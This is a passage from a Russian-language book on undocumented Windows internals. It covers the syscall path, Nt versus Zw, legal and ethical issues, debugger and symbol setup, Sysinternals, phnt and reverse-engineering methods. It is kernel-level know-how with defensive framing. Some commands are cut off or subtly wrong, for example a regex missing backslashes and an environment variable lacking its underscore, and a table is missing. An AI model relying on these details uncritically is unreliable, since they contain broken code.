0x1002 = таблица 2 (win32k), индекс 0x02


Полный путь системного вызова на x64:

1. Приложение вызывает `NtCreateFile` в `ntdll.dll`.
2. Заглушка помещает номер вызова в `EAX`, аргументы остаются в `rcx/rdx/r8/r9`/стеке.
3. `rcx` копируется в `r10` (инструкция `syscall` перезаписывает `rcx` адресом возврата).
4. Инструкция `syscall` переключает процессор в Ring 0.

5. Процессор загружает `RIP` из MSR `IA32_LSTAR` (указывает на `KiSystemCall64` или `KiSystemCall64Shadow` при включённом KVAS/Meltdown mitigation).
6. `KiSystemCall64` сохраняет регистры пользовательского режима в `KTRAP_FRAME`.
7. Проверяется `Previous Mode` (User/Kernel).
8. По номеру в `EAX` находится адрес целевой функции в SSDT.
9. Если `Previous Mode = UserMode` — проверяются и копируются аргументы из пользовательского пространства (`ProbeForRead`/`ProbeForWrite`).
10. Вызывается целевая функция (`NtCreateFile` в ядре).
11. Результат (`NTSTATUS`) возвращается в `EAX`.
12. Инструкция `sysretq` переключает процессор обратно в Ring 3.

1.4.7. Отличия `Nt` от `Zw` в ядре

В ядре (`ntoskrnl.exe`) функции `Nt*` и `Zw*` отличаются принципиально. Это различие — один из наиболее важных нюансов для разработчиков драйверов:



Правило для разработчиков драйверов: **всегда используйте `Zw*` функции из кода драйвера**, если только вы явно не хотите сохранить `Previous Mode` вызывающего потока (что бывает крайне редко). Использование `Nt*` в драйвере при обработке пользовательского запроса может привести к уязвимости безопасности, если буферы ядра пройдут через проверки, предназначенные для пользовательских буферов.

1.5. Правовые и этические аспекты

1.5.1. Юридические основы

Использование недокументированных API Windows затрагивает несколько правовых аспектов, которые необходимо учитывать.

Лицензионное соглашение Microsoft (EULA/MSLT). Условия лицензии Windows и Visual Studio формально не запрещают использование недокументированных API. Однако Microsoft не предоставляет никаких гарантий их работоспособности и может изменить или удалить недокументированную функциональность в любом обновлении.

Антимонопольные решения. Дело *United States v. Microsoft* (2001) привело к серии соглашений, обязывающих Microsoft документировать определённые внутренние интерфейсы, в первую очередь связанные с сетевыми протоколами и межсерверным взаимодействием. Протокол MS-NRPC, MS-SMB2 и многие другие были опубликованы как результат этих решений. Часть информации, которую мы используем в этой книге, стала доступна именно благодаря этим судебным решениям.

Закон об авторском праве и обратная разработка. В большинстве юрисдикций обратная разработка (reverse engineering) программного обеспечения для целей обеспечения совместимости (interoperability) является законной. В ЕС это закреплено Директивой 2009/24/ЕС о правовой охране

компьютерных программ (статья 6). В США Закон об авторском праве (DMCA) содержит исключения для исследования безопасности и обеспечения совместимости (17 U.S.C. § 1201(f), (j)). В Российской Федерации статья 1280 ГК РФ допускает декомпиляцию программ для достижения совместимости.

Сертификация и соответствие стандартам. В продуктах, подлежащих сертификации (медицинское ПО, банковское ПО, ПО для государственных нужд), использование недокументированных API может стать препятствием для получения сертификата. Сертифицирующие органы, как правило, требуют использования только документированных и поддерживаемых интерфейсов.

1.5.2. Практические риски

Нестабильность. Недокументированные функции могут быть изменены или удалены в любом обновлении Windows. Microsoft не обязана поддерживать обратную совместимость для них. Показательный пример — изменение внутренних номеров системных вызовов между сборками Windows 10.

Безопасность. Некоторые недокументированные API обходят стандартные проверки безопасности. Использование таких API может создать уязвимости в вашем приложении.

Поддержка. Microsoft не оказывает техническую поддержку для проблем, вызванных использованием недокументированных API. Если ваш продукт использует недокументированные функции и возникает проблема, Microsoft может отказать в помощи.

Совместимость. Код, использующий недокументированные API, может перестать работать при переходе на новую версию Windows. Для продуктов с длинным жизненным циклом это серьезная проблема, требующая регулярного тестирования и адаптации.

1.5.3. Этические принципы

Знание внутренностей Windows — мощный инструмент, который может быть использован как во благо, так и во вред. Как профессионалы, мы придерживаемся следующих принципов:

1. **Responsible Disclosure.** Если в процессе исследования обнаружена уязвимость, она должна быть сообщена Microsoft через программу MSRC (Microsoft Security Response Center) до публичного раскрытия.
2. **Минимальное использование.** Недокументированные API следует использовать только тогда, когда документированные альтернативы не позволяют решить задачу. Это минимизирует риски нестабильности.
3. **Защитное программирование.** Код, использующий недокументированные API, должен корректно обрабатывать случаи их отсутствия или изменения поведения. Проверяйте версию ОС, наличие функций, корректность возвращаемых данных.
4. **Целевое применение.** Техники из этой книги предназначены для разработки средств защиты, системного администрирования, исследования безопасности и образовательных целей.
5. **Прозрачность.** Если ваш коммерческий продукт использует недокументированные API, это должно быть задокументировано во внутренней документации проекта и учтено при оценке рисков.

1.5.4. Позиция Microsoft

Позиция Microsoft эволюционировала со временем. В ранние годы Windows компания активно противодействовала использованию недокументированных API и угрожала юридическими последствиями (вспомним историю с Andrew Schulman и его книгой «Undocumented Windows»). Сегодня отношение более прагматичное:

- Microsoft публикует отладочные символы для большинства системных компонентов через свой Symbol Server.
 - Исходный код значительных частей Windows доступен по программе Shared Source (для квалифицированных партнёров).
 - Многие ранее недокументированные функции постепенно получают документацию.
 - Microsoft активно поддерживает исследования безопасности через программы Bug Bounty.
 - Проект ReactOS, воспроизводящий поведение Windows, существует открыто без преследований (хотя Microsoft тщательно следит, чтобы в нём не использовался скопированный код).
-

1.6. Настройка среды разработки

1.6.1. Visual Studio с рабочей нагрузкой C/C++

Для работы с недокументированными API Windows необходим полноценный набор инструментов C/C++. Мы рекомендуем Visual Studio 2022 Community Edition (бесплатна для индивидуальных разработчиков и малых команд) или Professional/Enterprise.

При установке выберите следующие компоненты:

Рабочая нагрузка (Workload): - «Desktop development with C++» — основной набор инструментов

Отдельные компоненты (Individual Components): - MSVC v143 — VS 2022 C++ x64/x86 build tools (Latest) - Windows 11 SDK (последняя версия) - C++ ATL for latest build tools (x86 & x64) - C++ MFC for latest build tools (x86 & x64) - C++ CMake tools for Windows - C++ AddressSanitizer (полезен для отладки)

Для работы с ядром (разработка драйверов): - Windows Driver Kit (WDK) — устанавливается отдельно после SDK - Spectre-mitigated libraries (требуются WDK)

Альтернативный минималистичный вариант — использование Build Tools for Visual Studio 2022 без IDE, с редактированием кода в VS Code или другом редакторе. Это экономит дисковое пространство и подходит для работы из командной строки.

Проверка установки из командной строки:

```
# Запуск Developer Command Prompt
# или использование vsdevcmd.bat:
& "C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\Tools\VsDevCmd.bat"

# Проверка компилятора
cl.exe /? 2>&1 | Select-String "Version"

# Проверка линковщика
link.exe /? 2>&1 | Select-String "Version"

# Проверка наличия заголовочных файлов SDK
Test-Path "${env:WindowsSdkDir}\Include*\um\windows.h"
```

1.6.2. Windows SDK и WDK

Windows SDK (Software Development Kit) содержит заголовочные файлы, библиотеки импорта, инструменты и документацию для разработки приложений Windows. Для наших целей особенно важны:

- Заголовочные файлы: `windows.h`, `winternl.h` (содержит ограниченные определения некоторых Native API), `ntdef.h`.
- Библиотеки импорта: `ntdll.lib` (позволяет статически связаться с `ntdll.dll`).
- Инструменты: `mc.exe` (Message Compiler), `midl.exe` (MIDL Compiler), `tracepdb.exe`, `tracefmt.exe` (ETW tools).

Windows Driver Kit (WDK) расширяет SDK заголовочными файлами и библиотеками для разработки драйверов. Для исследования ядра WDK предоставляет:

- Заголовочные файлы ядра: `ntddk.h`, `wdm.h`, `ntifs.h` — содержат определения многих функций ядра и частично документированных структур.
- `ntdll.lib` и `ntoskrnl.lib` для линковки.
- Шаблоны проектов драйверов.
- Инструменты верификации: Static Driver Verifier, Code Analysis.

Установка WDK:


```
# 1. Убедитесь, что установлена последняя версия Windows SDK
# 2. Скачайте WDK с https://learn.microsoft.com/windows-hardware/drivers/download-the-wdk
# 3. После установки WDK установите расширение WDK для Visual Studio:
#     Visual Studio → Extensions → Manage Extensions → поиск "WDK"

# Проверка установки WDK
$wdkPath = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows Kits\Installed Roots" |
    Select-Object -ExpandProperty KitsRoot10
Write-Host "WDK installed at: $wdkPath"

# Проверка наличия ключевых заголовочных файлов
$version = (Get-ChildItem "$wdkPath\Include" | Sort-Object Name -Descending | Select-Object -First 1)
Test-Path "$wdkPath\Include\$version\km\ntddk.h"
Test-Path "$wdkPath\Include\$version\km\wdm.h"
```

1.6.3. WinDbg: установка и настройка символов

WinDbg (Windows Debugger) — незаменимый инструмент для исследования Windows. Начиная с 2019 года, Microsoft выпускает новую версию — WinDbg Preview (теперь просто «WinDbg» из Microsoft Store), построенную на современном интерфейсе с поддержкой JavaScript-скриптов, Time Travel Debugging и тёмной темой.

Установка:

```
# Вариант 1: Из Microsoft Store (рекомендуется)
# Поиск "WinDbg" в Microsoft Store или через winget:
winget install Microsoft.WinDbg

# Вариант 2: Из Windows SDK (классический WinDbg)
# Устанавливается как часть "Debugging Tools for Windows" в SDK
```

Настройка символов — критически важный шаг. Без корректных символов отладка внутренностей Windows бессмысленна.

Символы (debug symbols) содержат соответствие между адресами в скомпилированном коде и именами функций, переменных, структур. Microsoft предоставляет публичные символы (public symbols) для большинства системных компонентов через свой Symbol Server. Публичные символы содержат имена функций и типы данных, но не включают локальные переменные и номера строк (в отличие от приватных символов, которые используются внутри Microsoft).

```
# Создание каталога для кэша символов
New-Item -ItemType Directory -Force -Path "C:\Symbols"

# Установка переменной окружения (постоянная для пользователя)
[Environment]::SetEnvironmentVariable(
    "NT_SYMBOL_PATH",
    "srv*C:\Symbols*https://msdl.microsoft.com/download/symbols",
    "User"
)

# Для текущей сессии:
$env:_NT_SYMBOL_PATH = "srv*C:\Symbols*https://msdl.microsoft.com/download/symbols"
```

Формат пути символов: `srv*<локальный_кэш>*<URL_сервера>`

Можно добавить несколько серверов и локальных каталогов:

```
srv*C:\Symbols*https://msdl.microsoft.com/download/symbols;
srv*C:\Symbols*https://chromium-browser-symsrv.commondatastorage.googleapis.com;
C:\MyProject\symbols
```

Предварительная загрузка символов (полезно для офлайн-работы):

```
# Используя symchk.exe из SDK:
$SdkDebuggers = "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64"
& "$SdkDebuggers\symchk.exe" /r "C:\Windows\System32\ntdll.dll" /s "srv*C:\Symbols*http
& "$SdkDebuggers\symchk.exe" /r "C:\Windows\System32\ntoskrnl.exe" /s "srv*C:\Symbols*
& "$SdkDebuggers\symchk.exe" /r "C:\Windows\System32\kernel32.dll" /s "srv*C:\Symbols*
& "$SdkDebuggers\symchk.exe" /r "C:\Windows\System32\kernelbase.dll" /s "srv*C:\Symbols"
```

Базовые команды WinDbg для исследования:

```
# Загрузка символов
.reload /f

# Информация о модуле
lm vm ntdll

# Список экспортируемых функций
x ntdll!Nt*
x ntdll!Rtl*

# Просмотр типа данных (структуры)
dt ntdll!_PEB
dt ntdll!_TEB
dt nt!_EPROCESS
dt nt!_KPROCESS

# Дизассемблирование
u ntdll!NtCreateFile
uf ntdll!NtCreateFile

# Список системных вызовов (в kernel debugging)
x nt!KiServiceTable
dps nt!KiServiceTable L200

# Просмотр поля структуры
dt nt!_EPROCESS UniqueProcessId ImageFileName
```

Настройка отладки ядра. Для полноценного исследования ядра необходима отладка ядра (kernel debugging). Варианты:

1. **Виртуальная машина (рекомендуется).** Hyper-V, VMware или VirtualBox с гостевой Windows. Подключение через именованный pipe, сетевое соединение или COM-порт.
2. **Локальная отладка ядра (Local Kernel Debugging).** Позволяет просматривать структуры ядра на работающей системе без полноценной двухмашинной отладки. Ограничения: нельзя ставить точки останова, нельзя пошагово выполнять код ядра.

```
# Включение локальной отладки ядра (требуется перезагрузки)
bcdedit /debug on
bcdedit /dbgsettings local

# Для сетевой отладки VM (быстрее COM):
# На отлаживаемой машине:
bcdedit /debug on
bcdedit /dbgsettings net hostip:<IP_хоста> port:50000

# Вывод ключа шифрования для подключения
bcdedit /dbgsettings # покажет key
```

1.6.4. Sysinternals: обзор инструментов

Sysinternals — набор утилит, созданных Марком Руссиновичем (Mark Russinovich) и Брайсом Когсвеллом (Bryce Cogswell), ныне частью Microsoft. Эти инструменты являются стандартом де-факто для системного анализа Windows и активно используют недокументированные API.

Установка:

```
# Вариант 1: Winget
winget install Microsoft.Sysinternals

# Вариант 2: Прямой доступ через live.sysinternals.com
# Без установки – запуск прямо из сети:
\\live.sysinternals.com\tools\procmon.exe

# Вариант 3: Скачать архив
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/SysinternalsSuite.zip"
-OutFile "$env:TEMP\SysinternalsSuite.zip"
Expand-Archive "$env:TEMP\SysinternalsSuite.zip" -DestinationPath "C:\Tools\Sysinternals"
```

Ключевые инструменты для исследования недокументированного Windows:

Process Explorer (`prosexp.exe`, `prosexp64.exe`) — расширенный диспетчер задач. Показывает дерево процессов, DLL-модули, дескрипторы (`handles`), потоки, GPU-использование, .NET-сборки, TCP/IP-соединения. Использует `NtQuerySystemInformation`, `NtQueryInformationProcess`, `NtQueryObject` и многие другие недокументированные API. Особенно полезна функция «Find Handle or DLL» — поиск, какой процесс держит конкретный файл или объект.

Process Monitor (`procmon.exe`, `procmon64.exe`) — мониторинг файловой системы, реестра, сети и активности процессов в реальном времени. Использует minifilter-драйвер (`PROCMON24.SYS`) для перехвата операций на уровне ядра. Незаменим для: - Отладки проблем с правами доступа (наблюдение за `ACCESS DENIED`). - Поиска файлов и ключей реестра, к которым обращается программа. - Анализа последовательности загрузки приложения.

Autoruns (`autoruns.exe`, `autoruns64.exe`) — показывает все точки автозапуска в системе: реестр, планировщик задач, службы, драйверы, расширения оболочки, DLL инициализации Winlogon, провайдеры Winsock, кодеки и многое другое. Использует знание недокументированных точек автозапуска, которые не видны стандартными средствами. Является стандартным инструментом для поиска вредоносного ПО.

WinObj (`winobj.exe`) — браузер пространства имён Object Manager ядра. Позволяет видеть все именованные объекты ядра: устройства (`\Device`), символические ссылки (`\GLOBAL??`), секции (`\BaseNamedObjects`), драйверы, мьютексы, события. Использует `NtOpenDirectoryObject`, `NtQueryDirectoryObject` — полностью недокументированные функции.

Handle (`handle.exe`) — консольная утилита для просмотра открытых дескрипторов. Использует `NtQuerySystemInformation(SystemHandleInformation)`.

VMMMap (`vmmap.exe`) — визуализация виртуального адресного пространства процесса. Показывает распределение памяти по типам: Image, Heap, Stack, Private Data, Shareable, Mapped File. Использует `NtQueryVirtualMemory` с различными информационными классами.

ListDLLs (`listdlls.exe`) — вывод загруженных DLL для процесса с полными путями и версиями. Использует `NtQueryInformationProcess(ProcessBasicInformation)` для доступа к PEB и обхода списка загруженных модулей (`PEB.Ldr`).

AccessChk (`accesschk.exe`) — проверка эффективных разрешений для файлов, ключей реестра, служб, объектов ядра. Незаменим для аудита безопасности.

DebugView (`dbgview.exe`) — просмотр отладочного вывода (`OutputDebugString` и `DbgPrint`). Перехватывает сообщения как пользовательского режима, так и ядра.

1.6.5. Process Hacker / System Informer

System Informer (панель Process Hacker) — open-source альтернатива Process Explorer с расширенной функциональностью, особенно полезная для низкоуровневого анализа. Его главное преимущество — открытый исходный код, позволяющий изучить, как именно используются недокументированные API.

Установка:

```
# Через winget
winget install SystemInformer.SystemInformer

# Или скачать с https://systeminformer.com/
```

Ключевые возможности System Informer, отсутствующие в Process Explorer:

- **Просмотр и редактирование памяти процессов.** Встроенный hex-редактор с возможностью поиска паттернов в памяти.
- **Детальная информация о потоках.** Стек вызовов каждого потока, начальный адрес, состояние (Running/Waiting), причина ожидания (Wait Reason), идеальный процессор.
- **Информация о дескрипторах (Handles).** С возможностью закрытия произвольных дескрипторов — полезно при диагностике блокировок файлов.
- **Просмотр Token информации.** Привилегии, группы, Integrity Level, AppContainer SID.
- **Дерево объектов ядра.** Аналог WinObj, встроенный в основной интерфейс.
- **ETW (Event Tracing for Windows) интеграция.** Мониторинг дисковых и сетевых операций в реальном времени.
- **Информация о .NET-процессах.** AppDomains, загруженные сборки, JIT-статистика.
- **Просмотр служб.** С возможностью создания, изменения и удаления служб.
- **Встроенные плагины.** Расширяемая архитектура с возможностью написания собственных плагинов. System Informer активно использует заголовочные файлы проекта **phnt** (о котором ниже) и служит отличным примером практического применения недокументированных API.

1.6.6. Проект phnt – заголовочные файлы Native API

Проект **phnt** (Process Hacker Native API headers) — это наиболее полная и поддерживаемая коллекция заголовочных файлов для Native API Windows. Проект содержит определения типов, структур, перечислений и прототипов функций для **ntdll.dll**, **ntoskrnl.exe** и связанных компонентов.

Репозиторий: <https://github.com/winsiderSS/phnt>

Установка:

```
# Клонирование репозитория
git clone https://github.com/winsiderSS/phnt.git C:\Dev\phnt

# Или через vcpkg:
vcpkg install phnt
```

Структура проекта phnt:

```
phnt/
├── phnt.h                # Основной включаемый файл
├── phnt_windows.h        # Замена windows.h для совместимости
├── phnt_ntdef.h          # Базовые типы NT
├── ntbcd.h               # Boot Configuration Data
├── ntdcm.h               # Configuration Manager (реестр)
├── ntdebug.h             # Отладка
├── ntexecapi.h           # Executive API
├── ntgdi.h               # GDI (win32k)
├── ntioapi.h             # I/O Manager
├── ntkeapi.h             # Kernel API
├── ntldr.h               # Loader
├── ntlpcapi.h            # LPC/ALPC
├── ntmisc.h              # Разное
├── ntmmapi.h             # Memory Manager
├── ntobapi.h             # Object Manager
├── ntpebteb.h            # PEB/TEB
├── ntpfapi.h             # Prefetcher
├── ntpnpapi.h            # Plug & Play
├── ntproapi.h            # Power Manager
├── ntpsapi.h             # Process/Thread API
├── ntregapi.h            # Registry API
├── ntrtl.h               # Runtime Library
├── ntsam.h               # SAM (Security Account Manager)
├── ntseapi.h             # Security API
├── nttdapi.h             # Transaction Manager
├── ntthp.h               # Thread Pool
├── ntwmi.h               # WMI
├── ntwow64.h             # WoW64
├── ntxcapi.h             # Exceptions
├── ntzwapi.h             # Зеркальные Zw* определения
├── subprocessstag.h      # SubProcess Tags
└── winsta.h              # Window Station API
```

Использование phnt в проекте:

```
// ВАЖНО: включайте phnt_windows.h ВМЕСТО windows.h
// Это предотвращает конфликты определений

#include <phnt_windows.h>
#include <phnt.h>

// Теперь доступны все определения Native API:
// - Структуры: PEБ, TEB, EPROCESS (частично), SYSTEM_PROCESS_INFORMATION
// - Функции: NtQuerySystemInformation, NtQueryInformationProcess, etc.
// - Перечисления: SYSTEM_INFORMATION_CLASS, PROCESSINFOCLASS, etc.
// - Макросы: NT_SUCCESS, STATUS_SUCCESS, STATUS_ACCESS_DENIED, etc.
```

Настройка проекта Visual Studio с phnt:

```
Свойства проекта (Project Properties):
├─ C/C++ → General → Additional Include Directories:
│   C:\Dev\phnt
├─ C/C++ → Preprocessor → Preprocessor Definitions:
│   PHNT_VERSION=PHNT_WIN11_24H2 (или актуальная версия)
│   PHNT_MODE=PHNT_MODE_USER (для user-mode кода)
├─ Linker → Input → Additional Dependencies:
│   ntdll.lib
└─ Linker → General → Additional Library Directories:
    (путь к ntdll.lib из SDK)
```

Определение `PHNT_VERSION` контролирует, какие определения будут доступны. Каждая версия Windows добавляет новые функции и информационные классы, и `phnt` помечает их соответствующими версиями. Установка более высокой версии включит определения, которые могут отсутствовать на более старых системах.

1.7. Методы поиска недокументированных функций

1.7.1. Отладочные символы Microsoft

Самый прямой и надёжный источник информации о недокументированных функциях — отладочные символы, которые Microsoft публикует для подавляющего большинства компонентов Windows.

Что дают публичные символы: - Имена всех экспортируемых и многих внутренних функций. - Определения типов данных (структур, перечислений, объединений). - Смещения полей в структурах. - Размеры структур.

Что НЕ дают публичные символы: - Исходный код. - Локальные переменные функций. - Комментарии, номера строк. - Полное описание семантики (что функция делает, какие ограничения).

Практический пример: исследование структуры EPROCESS через символы

```
# В WinDbg (kernel debugging или local kernel debugging):

# Размер структуры
?? sizeof(nt!_EPROCESS)
# Результат: 0xb80 (зависит от версии Windows)

# Полный список полей
dt nt!_EPROCESS

# Конкретные интересующие поля
dt nt!_EPROCESS UniqueProcessId ActiveProcessLinks ImageFileName Token
dt nt!_EPROCESS VadRoot ObjectTable Job Wow64Process

# Поиск поля по смещению
dt nt!_EPROCESS -y Unique
# Показывает все поля, содержащие "Unique" в имени

# Просмотр конкретного процесса
!process 0 0 explorer.exe
# Получаем адрес EPROCESS, затем:
dt nt!_EPROCESS <адрес>
```

```
# dbh.exe — утилита из Debugging Tools for Windows
$dbh = "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbh.exe"

# Перечисление всех типов в ntdll.pdb
& $dbh -d "C:\Symbols\ntdll.pdb\...\ntdll.pdb" enum "*"

# Информация о конкретном типе
& $dbh -d "C:\Symbols\ntdll.pdb\...\ntdll.pdb" type "_PEB"
```

1.7.2. Дизассемблирование и декомпиляция

Когда символы не дают достаточно информации о поведении функции, обращаемся к дизассемблированию.

IDA Pro — индустриальный стандарт для дизассемблирования и декомпиляции. Поддерживает автоматическое скачивание символов Microsoft, имеет мощный декомпилятор (Hex-Rays), поддерживает скрипты на Python (IDAPython).

Ghidra — бесплатный инструмент от NSA с открытым исходным кодом. Включает декомпилятор, поддержку символов PDB, скрипты на Java/Python. Для исследования Windows — отличная бесплатная альтернатива IDA Pro.

Пример исследования: что делает NtCreateThreadEx?

1. Открываем `ntdll.dll` в IDA Pro или Ghidra.
2. Находим функцию `NtCreateThreadEx`.
3. Видим, что это заглушка syscall (в user mode).
4. Открываем `ntoskrnl.exe`.
5. Находим `NtCreateThreadEx` в ядре.
6. Анализируем граф вызовов (call graph): какие функции вызывает, какие структуры использует.
7. Сопоставляем параметры с известной информацией из символов.

Типичный рабочий процесс дизассемблирования:

1. Загрузить бинарный файл (`ntoskrnl.exe`, `ntdll.dll`, `win32k.sys`)
2. Загрузить символы (PDB) с серверов Microsoft
3. Найти интересующую функцию по имени
4. Проанализировать декомпилированный код
5. Исследовать перекрёстные ссылки (xrefs):
 - Кто вызывает эту функцию?
 - Какие функции вызывает она?
6. Определить структуры данных по паттернам доступа к полям
7. Документировать находки

1.7.3. Таблицы экспорта и импорта

Простейший способ обнаружить недокументированные функции — просмотреть таблицы экспорта системных DLL:

```
# PowerShell: получение всех экспортируемых функций ntdll.dll
# Используя dumpbin.exe из Visual Studio:
dumpbin /exports C:\Windows\System32\ntdll.dll | Select-String "Nt|Zw|Rtl|Ldr|Csr"

# Подсчёт функций по префиксам:
$exports = dumpbin /exports C:\Windows\System32\ntdll.dll
$exports | Select-String "^s+d\s+[0-9A-F]+\s+[0-9A-F]+\s+(\w+)" | ForEach-Object {
    $_.Matches[0].Groups[1].Value
} | Group-Object { $_.Substring(0, [Math]::Min(3, $_.Length)) } |
    Sort-Object Count -Descending |
    Select-Object -First 20 Name, Count
```

```
# Сравнение экспортов между версиями Windows
# (полезно для отслеживания новых/удалённых функций)

# Сохранение списка для текущей версии:
dumpbin /exports C:\Windows\System32\ntdll.dll |
  Select-String "^s+\d+\s+[0-9A-F]+\s+[0-9A-F]+\s+(\w+)" |
  ForEach-Object { $_.Matches[0].Groups[1].Value } |
  Sort-Object |
  Out-File "ntdll_exports_$(cmd /c ver).txt"
```

1.7.4. ReactOS — открытая реализация Windows

ReactOS (<https://reactos.org>) — проект по созданию операционной системы с открытым исходным кодом, совместимой с Windows на уровне API и ABI. ReactOS содержит собственные реализации большинства функций Windows, включая ядро, HAL, Native API и подсистему Win32.

Как использовать ReactOS для исследований:

Репозиторий: <https://github.com/nicedoc/reactos> (зеркало)
<https://github.com/nicedoc/reactos> (официальный SVN доступен через Git-зеркало)

Исходный код ReactOS — бесценный ресурс для понимания семантики недокументированных функций.

Однако следует помнить:

1. **ReactOS — не Windows.** Реализация может отличаться от оригинала. ReactOS воспроизводит наблюдаемое поведение, но внутренняя логика может быть другой.
2. **Чистая комната (Clean Room).** Разработчики ReactOS декларируют принцип чистой комнаты: реализация создаётся на основе документации, тестирования и наблюдения, без использования утечённого исходного кода Microsoft.
3. **Отставание.** ReactOS реализует подмножество API Windows. Многие современные API (особенно Windows 10/11) не реализованы.

Тем не менее, для понимания базовых механизмов (Object Manager, Process Manager, I/O Manager, файловые системы) ReactOS — отличная отправная точка.

Полезные пути в репозитории ReactOS:

```
reactos/
├── ntoskrnl/          # Ядро
│   ├── ob/           # Object Manager
│   ├── ps/           # Process Manager
│   ├── mm/           # Memory Manager
│   ├── io/           # I/O Manager
│   ├── se/           # Security Reference Monitor
│   ├── ex/           # Executive
│   ├── ke/           # Kernel
│   ├── cm/           # Configuration Manager (Registry)
│   └── cc/           # Cache Controller
├── dll/
│   ├── ntdll/         # ntdll.dll
│   └── win32/
│       ├── kernel32/  # kernel32.dll
│       └── user32/    # user32.dll
├── hal/              # HAL
├── drivers/          # Драйверы
│   ├── filesystems/  # Файловые системы
│   └── network/      # Сетевые драйверы
└── subsystems/
    └── win32/
        └── win32k/    # win32k.sys
```

1.7.5. Утечённые исходные коды и документация

На протяжении истории Windows несколько раз происходили утечки исходного кода:

- **Windows NT 4.0 / Windows 2000** — частичная утечка в 2004 году.
- **Windows XP / Windows Server 2003** — утечка в 2020 году.
- **Shared Source Initiative** — Microsoft лицензирует исходный код Windows для академических учреждений и крупных партнёров.

Важное предупреждение: Использование утечённого исходного кода сопряжено с серьёзными юридическими рисками. Этот код является собственностью Microsoft, защищённой авторским правом и коммерческой тайной. Мы настоятельно не рекомендуем использовать утечённые исходные коды и в этой книге опираемся исключительно на легальные источники: публичные символы, дизассемблирование (легальное в целях обеспечения совместимости), ReactOS, WDK-заголовочные файлы и опубликованные исследования.

1.7.6. Исследовательские публикации и конференции

Значительная часть знаний о внутренностях Windows поступает из публикаций исследователей безопасности и конференций:

- **Black Hat / DEF CON** — ежегодные конференции по безопасности, на которых регулярно представляются исследования внутренних Windows.
- **OffensiveCon / BlueHat** — конференции Microsoft и независимые, посвящённые атакам и защите.
- **Блоги исследователей:** James Forshaw (Google Project Zero), Alex Ionescu (соавтор «Windows Internals»), Yarden Shafir, Bruce Dang и многие другие.
- **Книга «Windows Internals»** (Павел Йосифович, Алекс Ионеску, Марк Руссинович, Дэвид Соломон) — наиболее авторитетный источник по архитектуре Windows, одобренный Microsoft. 7-е издание (2 части) покрывает Windows 10 и 11.

1.7.7. Динамический анализ

Помимо статического анализа кода, для обнаружения и понимания недокументированных функций используется динамический анализ:

API Monitor — инструмент для перехвата и записи вызовов API приложениями. Позволяет увидеть, какие функции (включая недокументированные) вызывает конкретное приложение, с какими аргументами и с каким результатом.

x64dbg — открытый пользовательский отладчик (user-mode debugger), поддерживающий скрипты и плагины. Полезен для пошаговой трассировки вызовов Native API.

ETW (Event Tracing for Windows) — встроенный механизм трассировки Windows. Многие компоненты ядра генерируют ETW-события, которые раскрывают внутреннюю логику работы. Провайдеры `Microsoft-Windows-Kernel-*` предоставляют детальную информацию о работе подсистем ядра.

```
# Пример: список всех зарегистрированных ETW-провайдеров
logman query providers | findstr "Microsoft-Windows-Kernel"

# Запись событий ядра:
xperf -on PROC_THREAD+LOADER+DISK_IO+FILE_IO -stackwalk ProcessCreate+ThreadCreate
# ... выполняем интересные действия ...
xperf -stop -d trace.etl
# Анализ: Windows Performance Analyzer (WPA)
```

DTrace для Windows — начиная с Windows 10 версии 1903, Microsoft портировала DTrace на Windows. Это мощный механизм динамической трассировки, позволяющий создавать пробы (probes) в коде ядра и пользовательском режиме без модификации бинарных файлов.

```
# Пример DTrace-скрипта: трассировка NtCreateFile
dtrace -n 'syscall::NtCreateFile:entry { printf("%s", execname); }'
```

1.7.8. Систематический подход

Для эффективного исследования недокументированных возможностей рекомендуем следующий системный подход:

Методология исследования

1. Определить цель
 - Какую задачу нужно решить?
 - Существует ли документированный способ?
2. Статический анализ
 - Просмотр экспортов (dumpbin)
 - Анализ символов (WinDbg, dbh)
 - Поиск в phnt заголовочных файлах
 - Дизассемблирование (IDA/Ghidra)
 - Изучение ReactOS
3. Динамический анализ
 - Отладка в WinDbg (точки останова, трассировка)
 - Перехват API (API Monitor, Frida)
 - ETW-трассировка
 - Process Monitor
4. Документирование
 - Прототип функции (параметры, типы)
 - Семантика (что делает, побочные эффекты)
 - Коды возврата
 - Версии Windows (где доступна)
 - Ограничения и предупреждения
5. Верификация
 - Тестирование на разных версиях Windows
 - Граничные условия
 - Обработка ошибок
 - Сравнение с документированными аналогами

1.8. Примеры кода: начало работы

